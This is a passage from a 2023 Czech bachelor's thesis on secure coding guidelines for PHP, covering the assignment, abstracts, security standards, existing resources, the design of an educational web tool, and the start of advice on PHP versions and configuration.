BRNO UNIVERSITY OF TECHNOLOGY
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

FACULTY OF INFORMATION TECHNOLOGY
FAKULTA INFORMAČNÍCH TECHNOLOGIÍ

DEPARTMENT OF INTELLIGENT SYSTEMS
ÚSTAV INTELIGENTNÍCH SYSTÉMŮ

SECURE CODING GUIDELINES FOR PHP

POKYNY PRO BEZPEČNÉ PROGRAMOVÁNÍ V PHP

BACHELOR'S THESIS
BAKALÁŘSKÁ PRÁCE

AUTHOR **TOMÁŠ HOLÝ**
AUTOR PRÁCE

SUPERVISOR **Mgr. KAMIL MALINKA, Ph.D.**
VEDOUCÍ PRÁCE

BRNO 2023

BRNO UNIVERSITY OF TECHNOLOGY
FACULTY OF INFORMATION TECHNOLOGY

Bachelor's Thesis Assignment

148513

Institut:	Department of Intelligent Systems (UITS)
Student:	**Holý Tomáš**
Programme:	Information Technology
Specialization:	Information Technology
Title:	**Secure Coding Guidelines for PHP**
Category:	Security
Academic year:	2022/23

Assignment:

1. Study the relevant areas of secure coding in PHP.
2. Get familiar with standards and methods for secure programming (e.g., OWASP for web applications, NIST 800-160), including existing guidelines and tools.
3. Design comprehensive secure programming guidelines for a selected programming language (including examples) covering all relevant areas (the main goal is to create a quality learning tool). Take into account the issue of usable security.
4. Implement the proposed learning tool and evaluate its usability.
5. Design and implement real-world examples of exploits using the selected vulnerabilities.

Literature:

- NIST SP 800-160: Systems Security Engineering: Considerations for a Multidisciplinary Approach in the Engineering of Trustworthy Secure Systems
- GALANSKÁ, Katarína. Usability of Usable Security Guidelines from IT Professional Point of View. Brno, 2021. Master's thesis. Brno University of Technology, Faculty of Information Technology. Supervisor Mgr. Kamil Malinka, Ph.D.

Requirements for the semestral defence:
Items 1 to 3

Detailed formal requirements can be found at https://www.fit.vut.cz/study/theses/

Supervisor:	**Malinka Kamil, Mgr., Ph.D.**
Head of Department:	Hanáček Petr, doc. Dr. Ing.
Beginning of work:	1.11.2022
Submission deadline:	10.5.2023
Approval date:	3.11.2022

Abstract

With the wide range of web applications and services available today, web security has become one of the most important aspects of modern web development. Attackers from all around the world are constantly looking for security vulnerabilities to exploit, and it is up to the web developers to protect their applications from these attacks. Failing to do so can lead to service disruptions, source code leaks, or data breaches that compromise user data. The goal of this thesis is to provide an introduction to web security and a set of programming guidelines every PHP developer should be familiar with to provide a minimum acceptable level of security. This thesis covers modern security standards, tools and practices, as well as the most common security vulnerabilities and how to prevent them. The outcome of this thesis is a free educational web application offering secure coding guidelines for PHP, available at php.tomasholy.dev.

Abstrakt

Vzhledem k široké škále webových aplikací a služeb, které jsou dnes k dispozici, se zabezpečení webu stalo jedním z nejdůležitějších aspektů moderního vývoje webových stránek. Útočníci z celého světa neustále hledají bezpečnostní chyby, které by mohli zneužít, a je na vývojářích webových aplikací, aby své aplikace před těmito útoky ochránili. Pokud se jim to nepodaří, může to vést k přerušení provozu služeb, úniku zdrojového kódu nebo únikům dat, které kompromitují data uživatelů. Cílem této práce je poskytnout úvod do problematiky zabezpečení webových aplikací a soubor programátorských zásad, které by měl znát každý vývojář jazyka PHP, aby zajistil minimální přijatelnou úroveň zabezpečení. Tato práce se zabývá moderními bezpečnostními standardy, nástroji a postupy a také nejčastějšími bezpečnostními chybami a způsoby, jak jim předcházet. Výsledkem této práce je bezplatná výuková webová aplikace nabízející pokyny pro bezpečné kódování v jazyce PHP, která je k dispozici na adrese php.tomasholy.dev.

Keywords

PHP, programming, security, guidelines, web development, web security, security vulnerabilities, security exploits, education

Klíčová slova

PHP, programování, bezpečnost, pokyny, vývoj webových stránek, bezpečnost webových stránek, bezpečnostní zranitelnosti, bezpečnostní exploity, výuka

Reference

HOLÝ, Tomáš. *Secure Coding Guidelines for PHP*. Brno, 2023. Bachelor's thesis. Brno University of Technology, Faculty of Information Technology. Supervisor Mgr. Kamil Malinka, Ph.D.

Rozšířený abstrakt

Internet je technologie, umožňující uživatelům přístup ke spoustě webových stránek a webových aplikací. Nevýhodou zpřístupnění webových stránek ovšem je, že jsou přístupné i útočníkům. Tito útočníci se snaží najít chyby a bezpečnostní mezery, které vývojáři zanechali a které by jim umožnily obejít jejich zabezpečení. Využití těchto bezpečnostních chyb se také nazývá exploitování.

Povinností každého vývojáře je chránit své webové stránky a jejich uživatele před těmito útočníky. Pokud tak neučiní, může to mít za následek značné finanční škody. Narušení bezpečnosti může způsobit výpadky systému, což vede ke ztrátě obchodních tržeb i k poškození pověsti a následné ztrátě zákazníků. Společnosti se často snaží narušení zabezpečení skrýt ve snaze ochránit svou pověst, ale většina z nich se nakonec odhalí, což vede k ještě větším škodám.

Hlavní motivací útoků na webové stránky jsou často peníze. Objevením a úspěšným zneužitím zranitelností mohou útočníci získat přístup k soukromým údajům, jako jsou interní dokumenty, proprietární kód nebo databáze s citlivými údaji uživatelů. Tato ukradená data mohou být velmi cenná a obvykle se prodávají třetím stranám.

Cílem této práce je pomoci webovým vývojářům naučit se bezpečnému kódování v jazyce PHP vytvořením bezplatného výukového nástroje. Vzhledem k tomu, že PHP je v současné době nejpoužívanějším backendovým programovacím jazykem, má takový nástroj potenciál oslovit mnoho webových vývojářů a pomoci jim posílit jejich znalosti v oblasti bezpečnosti. Více vývojářů, kteří dbají na bezpečnost, by mohlo vést k bezpečnějším webovým stránkám.

K úspěšnému řešení práce bylo potřeba nejprve nastudovat problematiku bezpečného kódování a seznámit se s možnými zranitelnostmi, které se vyskytují na webových stránkách. Poté byly navrženy pokyny pro bezpečné kódování v jazyce PHP, které pokrývají všechny relevantní oblasti. V rámci těchto pokynů bylo potřeba zranitelnosti nejprve vysvětlit a ukázat na relevantních ukázkách kódu, jak je možné je zneužít a nastínit tak jak nebezpečné mohou být. Následně bylo vysvětleno, jak lze těmto zranitelnostem v jazyce PHP zabránit, avšak aby tím zároveň nedošlo ke zhoršené použitelnosti webové aplikace.

Aby bylo možné tyto pokyny veřejně zpřístupnit, byla navržena webová aplikace, která tyto pokyny obsahuje. Tato aplikace umožňuje uživatelům studovat pokyny pro bezpečné programování, které jsou rozděleny do logických kategorií a umožňují snadnou navigaci. Mezi pokyny je také možno efektivně vyhledávat díky zabudovanému vyhledávači. Uživatelé mohou také získat zpětnou vazbu vyplněním znalostního testu, který je vytvořen z otázek týkajících se zranitelností a praktik, které jsou v pokynech popsány. Aplikace také umožňuje stažení vývojového prostředí vytvořeného pomocí Docker kontejnerů, které obsahují nezabezpečenou webovou aplikaci v jazyce PHP, na které je možné v praxi vyzkoušet vysvětlené bezpečnostní pokyny. Webová aplikace je zdarma veřejně dostupná na adrese php.tomasholy.dev.

Výsledná webová aplikace byla také uživatelsky testována, aby bylo ověřeno, že splňuje požadavky na uživatelskou přívětivost a použitelnost. Výsledky testování ukázaly, že po nastudování bezpečnostních pokynů bylo možné pozorovat znatelné zlepšení znalostí mezi uživateli. Uživatelé také potvrdili, že aplikace je použitelná nejen na počítačích, ale také na mobilních zařízeních.

Secure Coding Guidelines for PHP

Declaration

I hereby declare that this Bachelor's thesis was prepared as an original work by the author under the supervision of Mgr. Kamil Malinka, Ph.D. I have listed all the literary sources, publications and other sources, which were used during the preparation of this thesis.

.....
Tomáš Holý
May 9, 2023

Acknowledgements

I would like to thank my supervisor, Mgr. Kamil Malinka, Ph.D. for his helpful advice and guidance during my work on this thesis.

Contents

Chapter 1

Introduction

The internet is a technology giving its users access to countless websites and web applications. The downside of making a website accessible to everyone is that it is also accessible to attackers. These attackers try to find bugs and security vulnerabilities left by the developers, which could allow them to bypass a website's security. Taking advantage of these security vulnerabilities is also known as *exploiting*.

It is every developer's responsibility to protect their website and its users from these malicious actors. Failing to do so can result in significant monetary damages. Security breaches can cause system outages, leading to lost business costs as well as harm to public reputation leading to customer loss. Companies often try to hide security breaches in an attempt to protect their reputation, but most of them eventually get exposed, which leads to even greater damage to their reputation.

The main motivation behind attacking websites is, of course, money. By discovering and successfully exploiting vulnerabilities, attackers might gain access to private data such as internal documents, proprietary code or a database with sensitive user data. This stolen data can be very valuable, and it is typically sold to third-parties.

Compromised user data gathered in a database breach can include names, physical addresses, email addresses and passwords. Passwords are usually stored in an encrypted form, but some websites might use weak encryption or, in very rare cases, no encryption at all. This type of user data is especially useful to other attackers, who can try to use these leaked combinations of emails and passwords on other websites in an attempt to gain access to user accounts. This technique is known as a credential stuffing attack. Since most users only have one email address, and they often reuse their passwords on multiple accounts, a single pair of compromised credentials can give attackers access to multiple of the user's accounts. Secure storing of user passwords is discussed in section 5.5.

The aim of this thesis is to help web developers learn about secure coding in PHP by creating a free educational tool. Since PHP is currently the most used backend programming language, such a tool has potential to reach many web developers and help them to strengthen their security knowledge. More security conscious developers could lead to more secure websites.

The following chapter goes into the motivation, requirements, and goals of this thesis. Chapter 3 explores the currently available resources for PHP developers such as standards, educational tools and other guidelines for secure coding. Chapter 4 proposes an educational web application for PHP developers to improve the current state of security related resources. The following chapter (5) specifies the recommended guidelines for secure coding in PHP. It also explains some of the most common security vulnerabilities and how to

prevent them. The next chapter (6) describes the technical implementation of the finished web application. The last chapter (7) evaluates the outcome of this thesis and compares it to its goals set in chapter 2.

Chapter 2

Motivation and goals

This chapter talks about PHP and its popularity, explains the importance of web security and defines secure coding. Furthermore, this chapter outlines the requirements for this thesis and sets its goals.

2.1 Brief introduction to PHP

PHP is an open source general-purpose scripting language primarily used for web development. It is cross-platform, easy to learn, and it has a large online community. Its syntax is based on C, Java and Pearl. Although PHP is dynamically and loosely typed, it does support type declarations which are enforced at runtime.

The main goal of PHP is to allow web developers to easily create dynamically generated web pages. Originally released in 1995, PHP has gone through many revisions, and it has since become the most used server-side programming language on the market. According to W3Tech's usage statistics [37], it is currently used by 77.8% of all websites. For comparison, ASP.NET in the second place has global usage of just 7.3%.

PHP tends to have a somewhat bad reputation among developers, partly because of inconsistencies and design flaws the language used to have in its previous versions. Most of those have since been resolved and the language has greatly improved over the last few years. If PHP's immense popularity is anything to go by, it seems to be a valid choice for a backend scripting language in the year 2023.

2.2 The importance of web security

With security vulnerabilities present, malicious attackers can exploit them to cause disruptions to business operations or gain unauthorized access to intellectual property such as source code or internal documents.

One of the biggest fears for a company is to see the name of their website appear on *Have I Been Pwned* (HIBP)[1]. This website, created by the security expert Troy Hunt, aggregates information about known data breaches in an effort to inform the public and help victims secure their accounts. It allows users to check if their email address or passwords were exposed in a data breach.

[1] https://haveibeenpwned.com

HIBP also keeps track of what information was exposed in a data breach. Apart from email addresses and passwords, the data often includes names, phone numbers, IP addresses and dates of birth, which can potentially be abused to impersonate users.

Recorded breaches of the largest websites are known to have affected hundreds of millions of users. Events like these continue to show that there is never enough caution around security, and that we need to continue to educate ourselves to be able to prevent these security incidents from happening in the future. Security vulnerabilities can be overlooked by beginners and professionals alike.

According to IBM's latest *Cost of Data Breach* report [17] the global average cost of a data breach is $4.35 million with the healthcare industry having the highest average costs per data breach. During the past year, it took companies an average of 277 days to identify and contain a data breach.

2.3 Secure coding

Secure coding, the principle of designing code that adheres to code security best practices, safeguards and protects published code from known, unknown and unexpected vulnerabilities such as security exploits, the loss of cloud secrets, embedded credentials, shared keys, confidential business data and personally identifiable information [8]. By writing secure code, we can reduce the available attack vectors and therefore improve the security of our software. An important thing to keep in mind is, that even applications with secure code can have security vulnerabilities caused by their insecure configuration. Secure configuration of PHP is further discussed in section 5.2.

2.4 Thesis requirements

The requirements for this thesis are to design comprehensive secure programming guidelines for PHP, covering all relevant areas. These guidelines should be supplied in the form of a quality learning tool which provides relevant code examples and feedback to the user via tests or a code sandbox. Guidelines should also take into account the issue of usable security. After implementing the proposed educational tool, the thesis should evaluate its usability. Accompanying the secure programming guidelines, the thesis should also contain the design and implementation of real-world examples of exploits for several vulnerabilities.

2.5 Thesis goals

The goal of this thesis is to create a free, simple to use educational tool, available for everyone. This tool should provide PHP developers with all the necessary information regarding secure coding, in one place. This should help developers educate themselves and allow them to create more secure websites with fewer vulnerabilities. Better website security will make the internet a safer place.

Chapter 3

Existing resources regarding web security

This chapter outlines the resources available for PHP developers on secure programming. The resources include standards, educational tools, guidelines, the official PHP documentation and various analysis tools.

3.1 Standards

This section focuses on current standards regarding web and application security.

CWE

Common Weakness Enumeration (CWE™) is a community-developed list of common software and hardware weakness types that have security ramifications [27]. The list is hosted on a public website[1] maintained by *The MITRE Corporation*. CWEs are typically used as a way to refer to known weaknesses among security researchers. They can also be „mapped“ (grouped) into categories based on their similar characteristics.

CVE

The *Common Vulnerabilities and Exposures* (CVE®) program is an international standard for identifying, defining and cataloguing publicly disclosed cybersecurity vulnerabilities [26]. It functions as a way to define and refer to a specific vulnerability among security researchers and professionals. Each vulnerability has its CVE Record identified by a unique CVE identifier. The list of CVEs is accessible through a website[2] maintained by *The MITRE Corporation*.

When a vulnerability is first discovered, it is reported to a CVE Program participant (e.g. The PHP Group[3]), who requests a CVE ID. The identifier is in a format of `CVE-YYYY-NNNN` where `YYYY` is the year the CVE ID was reserved, or the vulnerability was made public and `NNNN` is a sequential number which can be four or more digits long. The CVE ID is then reserved and can be used as an internal reference to this vulnerability. Once

[1] https://cwe.mitre.org
[2] https://www.cve.org
[3] https://www.cve.org/PartnerInformation/ListofPartners/partner/php

there is enough information gathered, the CVE program participant submits the details and the CVE record gets published to the public CVE list.

The PHP Group often references CVE IDs in their release changelog whenever they patch a vulnerability. For example, the release of PHP 8.2.3 addresses CVE-2023-0567, CVE-2023-0568, and CVE-2023-0662 [35].

3.1.1 OWASP Foundation

The Open Web Application Security Project (OWASP)[4] is a non-profit organization focused on improving the security of software through community-led projects. Their projects include guides, frameworks, reports, and they also host conferences and trainings around the world.

OWASP Top 10

The OWASP Top 10 [23] is one of the most well-known projects created by OWASP. As the name suggests, it is a list of 10 most critical risks for web applications, carefully selected by the OWASP Top 10 team. This project is updated every 4 years with new data, and their data collection process is described in detail on the project's website [23]. The source code for the website is available on OWASP's public GitHub repository[5], so anyone can contribute to the project.

At the time of writing, the latest release was published in 2021, and it contains the following categories:

- A01 – Broken Access Control
- A02 – Cryptographic Failures
- A03 – Injection
- A04 – Insecure Design
- A05 – Security Misconfiguration
- A06 – Vulnerable and Outdated Components
- A07 – Identification and Authentication Failures
- A08 – Software and Data Integrity Failures
- A09 – Security Logging and Monitoring Failures
- A10 – Server-Side Request Forgery

OWASP Cheat sheet series

Another popular OWASP project is their Cheat Sheet Series[6]. A cheat sheet is a concise set of information, often used as a quick reference on a certain topic. In this project, OWASP maintains a list of cheat sheets for various security topics in an easy-to-read format available

[4] https://owasp.org
[5] https://github.com/OWASP/Top10
[6] https://cheatsheetseries.owasp.org

for free. Among the topics covered by the cheat sheet series are: authorization, cross-site request forgery, input validation and PHP configuration. This project is also open source, with its source code available on a public GitHub repository[7] where anyone can contribute.

3.1.2 NIST

NIST is the *National Institute of Standards and Technology at the U.S. Department of Commerce* [15]. They specialize in the research and development of standards and frameworks, as well as education and training.

NIST SP 800-160

The *NIST Special Publication 800-160* was originally published by NIST in November 2016, but it has since received multiple revisions, with the latest one published in November 2022 as NIST SP 800-160v1r1 [25], and it supersedes the previous revisions. This publication is a modern standard for designing and developing secure systems. The described principles can be applied to a system of any size or complexity to achieve security and trustworthiness.

3.2 Programming guidelines for PHP

This section contains some of the most respected sources on secure programming guidelines for PHP.

The official PHP documentation

The official PHP documentation has a section dedicated to security [33] and while it does cover some important topics, it often lacks detailed explanations. It explains some basic security principles and briefly touches on some of the most common security issues, but it does not cover many security vulnerabilities.

To make matters worse, the information is scattered across many pages and subsections, making it difficult to navigate. The website has a search function, which is unreliable and frequently does not find the relevant pages. That is, in fact, a problem of the entire website, not just the security section. Overall, the PHP documentation provides a poor user experience.

Mozilla's Web security guidelines

Mozilla's Web Security Guidelines [18] is an online document listing several web security guidelines recommended by Mozilla. The page has a cheat sheet in the form of a table showing all of their guidelines, the summary of their security benefits and the difficulty of implementing them. The table is followed by a detailed list of the guidelines, with examples and in-depth explanations for each of them.

Paragon Initiative's 2018 guide

The Paragon Initiative's *2018 Guide to Building Secure PHP Software* [24] is one of the most recommended guides about secure programming in PHP. While the article itself is over 5 years old and PHP has changed a lot since then, most of the methods and practices

[7] https://github.com/OWASP/CheatSheetSeries

mentioned are still fairly relevant today. It covers most of the important topics, such as PHP versions, dependency management, browser security and writing secure code while providing relevant examples.

While the article is still considered a good resource, some of its references are outdated. For example, at the time of publishing, the latest PHP version available was 7.3, which has not received any security updates for over 2 years as the PHP Group stopped supporting it on 30 November 2020. It is important to note that the article does not reflect any of the changes made in the newer versions of PHP, and therefore should not be taken as the only source of information regarding PHP security. Current PHP versions are further discussed in section 5.1.

PHP The Right Way

PHP: The Right Way [19] is an open-source project created and maintained by Josh Lockhart and Phil Sturgeon. It's a simple, easy to navigate website, serving as a quick reference for all PHP development topics available in many languages. The sections are rather austere, with references to more in-depth resources, may the reader require further information. It serves as a good resource for beginners.

The security section covers basic principles and how to prevent several vulnerabilities, but it does not cover many of them, neither it goes into much detail about them. It does, however, suggest taking a look at the OWASP Top 10 [23] list mentioned in section 3.1.1 and reading the aforementioned Paragon Initiative guide [24].

3.3 Educational tools

This section covers the available educational tools that support PHP.

Secure Code Warrior

Secure code warrior[8] is an online web application teaching secure practices via courses and interactive challenges. The application has courses and challenges for many programming languages and frameworks. Among them is not only basic PHP, but also the two of PHP's most popular frameworks: Laravel and Symfony. There is a course available specifically for OWASP Top 10 [23].

The interactive challenges, called „missions", are split into multiple levels. Each challenge is focused on one vulnerability, and it consists of multiple stages. First, the user is presented with a code structure consisting of directories and source code files. They can inspect each file in a virtual text editor. There are multiple blocks of code marked as potentially vulnerable across the files, and the user has to locate which block of code contains the vulnerability. Once they locate the vulnerability, the user is presented with multiple choices on how to fix this vulnerability. Choosing the correct solution completes the challenge.

Unfortunately, Secure code warrior is not available to the public. They only offer subscription plans for businesses (25 – 100 users) and enterprises (100+ users).

[8] https://www.securecodewarrior.com

Codebashing

Codebashing is an educational web application[9] similar to Secure code warrior. Just like Secure code warrior, it has courses and interactive lessons for each of its supported programming languages. Codebashing also supports PHP, and it offers an „unlimited“ free trial, which is limited to a few short (5 – 8 minute) lessons. Apart from interactive lessons, it also has weekly challenges and skill tests (the free trial only has one skill test).

The full range of features is locked behind a paywall, and unfortunately, just like Secure code warrior, Codebashing only offers subscription plans to businesses and enterprises.

3.4 Analysis tools

This section covers analysis tools available for PHP developers to help them catch bugs and security issues.

Static code analysis

Static code analysis tools perform analysis of source code without executing it. They can detect security issues and semantic errors such as undefined methods, unreachable code, incorrect types, etc. Most modern text editors and IDEs provide either built-in static analysis for PHP, or at least support plugins for some external static analysis tools. With these tools, editors can provide highlighting of invalid code.

One of the most popular static analysis tools for PHP is PHPStan[10], created and maintained by Ondřej Mirtes. PHPStan can be configured to run at various levels of strictness, allowing for gradual integration to a project. It supports extensions which add support for other PHP frameworks and libraries, as well as custom sets of rules.

Mozilla Observatory

Mozilla Observatory[11] is an online tool for scanning public websites and scoring them based on their level of security. The overall website score is computed from the results of several tests. Failing a test leads to a loss of points, and passing a test awards 0 or a few bonus points. For example, loading external scripts or stylesheets without Subresource Integrity over an insecure HTTP connection affects the score by -50 points. Websites get a grade from A+ to F based on their score out of the maximum 100 points (135 with bonus points).

[9] https://www.codebashing.com
[10] https://phpstan.org/
[11] https://observatory.mozilla.org



Figure 3.1: Screenshot of Mozilla Observatory after scanning www.fit.vut.cz

The Observatory checks for various security headers such as HTTP Strict Transport Security (HSTS) and Cross-Origin Resource Sharing (CORS), cookie security, redirections, Content Security Policy (CSP) and usage of the secure HTTPS protocol. Most of these are addressed by the guidelines in chapter 5.

3.5 Summary

There are many resources available for PHP developers, but many of them are outdated or provide an unsatisfactory user experience. There are also a few educational tools for PHP, but the majority of them are paid and geared towards enterprise users. These costs prevent access for those who need it the most, such as students and beginner developers, who cannot afford or justify these costs.

Chapter 4

Designing an educational tool

This chapter evaluates the requirements for a good educational resource and focuses on designing a web application which satisfies those requirements.

Web application

The output of this thesis should be an educational web application, allowing the user to learn about secure methods and practices for programming in PHP. It should cover all relevant topics, including instructions for secure server configuration, as that is a crucial part of PHP development.

As for the structure, all the resources should be appropriately split into categories, allowing the user to easily navigate between them, with code examples where appropriate. All code examples should have syntax highlighting for better readability. There should also be a search bar allowing for quick navigation to the desired topic.

The user should be able to get feedback via knowledge tests. All test questions should offer explanations on why the answer was correct or wrong. Questions should allow skipping without choosing an answer to avoid forcing the user into picking a random question which could have an impact on their test score.

Apart from tests, the application should provide a downloadable sandbox in the form of docker containers with a simple PHP web application containing code with security vulnerabilities. The user can then try to fix those vulnerabilities and test them themselves or using automated tests. Included with the docker containers should be a simple command line utility for easier management of the containers. The utility should offer an option to reset the database, in case the user breaks it, and they wish to start over.

The application itself needs to be simple, easy to use and free. It should also be optimized for all screen sizes, allowing usage on desktops and laptops as well as mobile devices like mobile phones and tablets with touch support. All features should be available regardless of device type. Browser compatibility should also be considered, as users can use various browsers and the application needs to be compatible with all modern browsers while providing quick load times even on slower internet connection.

In terms of graphical design, the application should look modern and simple. Users should not be overwhelmed when they first visit the website. There should be both light and dark themes available, with a button to manually toggle between them. Both themes need to maintain optimal contrast ratios to avoid accessibility issues.



Figure 4.1: Use case diagram of the web application

Security

Security is also a big concern for the application because an educational web application about security cannot be insecure, as it would undermine its credibility. The best approach to achieve maximum security would be to not have a backend. With the application being static or statically generated, the vast majority of security threats would be eliminated. All the application's functionality can work on the client side. This would also allow it to be deployed using static hosting providers, and all the assets could be cached and distributed through a Content Delivery Network (CDN) to provide quick load times.

Usable security

Creating a static website without a backend would avoid issues with security at the cost of usability. Research on this topic indicates that systems are often designed to be secure, but difficult to use for end users. While having proper authentication and authorization is important for any application, it requires users to create secure passwords and also remember them. Adding an extra layer of security in the form of multifactor authentication improves security, but it also adds complexity for the user.

With no backend, there would be no registration and the user would not need to create an account and remember a password. There would be no risk of user data breaches, since there would be no database to breach.

Summary of requirements	
Functional	**Non-functional**
Teaches about PHP security	Modern intuitive design
Provides relevant code examples	Code examples with syntax highlighting
Feedback via knowledge tests	Tests explain correct answers
Offers downloadable sandbox	Simple CLI tool for sandbox management
Is secure	Security does not impact usability
Optimized for all devices	Light and dark themes
Compatible with modern browsers	Web application loads quickly

Chapter 5

Secure coding guidelines for PHP

This chapter describes the recommended coding guidelines for development of secure web applications for PHP developers. The guidelines are split into sections which focus on a single category. Each section describes the relevant vulnerabilities and explains how to prevent them.

5.1 PHP version

The first step towards building secure websites with PHP is to run an up-to-date version of PHP on the web server. The PHP Group periodically releases new versions of the language containing bug fixes and security patches to newly discovered security vulnerabilities. Therefore, it is important to keep the web server updated to the latest version of PHP. But what exactly is the latest version?

PHP releases follow the Semantic versioning[1] format of `MAJOR.MINOR.PATCH`, where `MAJOR` versions introduce significant changes to the language which might not be compatible with code written for the previous version. Generally, `MINOR` versions bring new features but remain backwards compatible with the previous version. Lastly, the `PATCH` versions provide bug and security fixes while also being backwards compatible.

The PHP Group releases a new PHP version on a yearly schedule. Depending on the impact of the changes, the release can be either a major version (7.4 ⇒ 8.0) or a minor version (8.1 ⇒ 8.2). Each release is actively supported (bug fixes and security patches) for 2 years, and then it gets security patches for another year. After 3 years, a release reaches its end of life, and it is no longer supported.



Figure 5.1: The lifecycle of PHP releases from [36]

[1] https://semver.org/

Figure 5.1 shows the lifecycle of PHP releases over time. Each row represents a version, with their version numbers displayed on the left side. They are coloured based on their current status, where red (for versions 7.2, 7.3 and 7.4) means end of life, orange (for version 8.0) means supported only with security fixes and green (for versions 8.1 and 8.2) means active support. The figure also displays a support timeline for each version using the same colours described above, visualizing the 2 + 1 years of support for each version.

Ideally, web servers should use one of the two actively supported PHP versions (currently 8.1 and 8.2). Using the 'Security fixes only' version (currently 8.0) is also acceptable, but less ideal, since it will soon reach its end of life. To receive the latest bug and security fixes, the server needs to be updated to the latest patch versions of the minor version it is running (currently 8.0.28, 8.1.18 and 8.2.5).

It is important to note that it is not always possible to choose the exact version of PHP to run on a web server. Hosting providers often allow customers to pick the minor version of PHP, and they automatically update to the latest patch versions to keep the server secure. Some providers also extend support for older PHP versions with their security patches, allowing older websites to function without needing to update their code. It is also not uncommon for providers to not offer a new minor version of PHP, even months after its release.

5.2 PHP configuration

PHP offers multiple ways of runtime configuration that vary based on the PHP installation. Directives can be set using the `ini_set()` function called in user scripts, in the `php.ini` configuration files[2], in Apache's `httpd.conf` and `.htaccess` files[3] (for PHP as an Apache module) and in `.user.ini` files[4] (for PHP in CGI/FastCGI mode).

The official documentation [29] provides a list of `php.ini` directives with links to their description, default values, and change modes. These modes describe where the directives can be changed. The documentation page on change modes [34] explains the four possible types:

